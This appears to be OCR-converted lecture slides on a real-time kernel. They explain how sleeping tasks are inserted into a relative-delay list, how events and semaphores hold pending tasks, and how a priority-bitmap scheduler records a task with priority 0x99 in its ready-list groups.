
Initial delayed list



Sleeping Tasks

Adding a Task to the Delayed List

Adding a task with a delay of 13ms




Task #4 is the first task in the list with a delay greater than task #6

(3 + 2 + 7 + 2 = 14 > 13)

Sleeping Tasks

Adding a Task to the Delayed List


Linking `Task #6` before `Task #4` and updating their delay




Pending Tasks

Events & Semaphores


- Tasks sometimes need to wait before a resource is available
  - Handled by associating a **workqueue** to the resource (event or semaphore)
  - When a task accesses this object, if it's not available, it gets added to the **pending list** of the workqueue
- **Events**
  - Some tasks might expect inputs from the kernel or other tasks (e.g. a message in the mailbox to handle it)
  - Put on stand by until the event occurs
- **Semaphores**
  - Concurrent accesses to shared resources can lead to data races
  - Semaphores provide a locking mechanism to restrict them





Scheduling Tasks

From *Ready* to *Running*



- **We have seen:**
  - *Running* ⟶ **[***Suspended, Sleeping, Waiting***]**
  - **[***Suspended, Sleeping, Waiting***]** ⟶ *Ready*
- **Ready ⟶ Running**
  - When tasks are ready, the scheduler decides which one to execute next
  - Each task is affected a priority value between `0` and `0xff`
  - The lower the **priority value** the higher the **scheduling priority**
  - Scheduling algorithm ⟶ Finds the lowest priority value in the ready list
    - Based on priority values and priority groups
    - O(1) space/time complexity for insert, search & remove

Scheduling Tasks

Adding a Task to the Ready List

Priority: 0x99

INDEX 0	INDEX 1	INDEX 2
1 0	0 1 1	0 0 1


GROUP 0 GROUP 1 GROUP 2

Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 0 using Index 0


Priority: 0x99



Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 0 using Index 0




Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 0 using Index 0

Priority: 0x99



Means there is at least one task
with a priority between
0b10_000_000 and 0b10_111_111

Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 1 using Index 0 and Index 1

Priority: 0x99

INDEX 0		INDEX 1			INDEX 2		
1	0	0	1	1	0	0	1

GROUP 0

	0	1	2	3
0	0	0	1	0

GROUP 1


	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0

GROUP 2

Scheduling Tasks

Adding a Task to the Ready List


Add an entry into Group 1 using Index 0 and Index 1



Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 1 using Index 0 and Index 1



Means there is at least one task
with a priority between
0b10_011_000 and 0b10_011_111

Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 2 using Index 0, Index 1 and Index 2

Priority: 0x99

INDEX 0	INDEX 1	INDEX 2
1 0	0 1 1	0 0 1

GROUP 0

	0	1	2	3
0	0	0	1	0

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	1	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0

GROUP 2

0

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0

1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0

2

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0

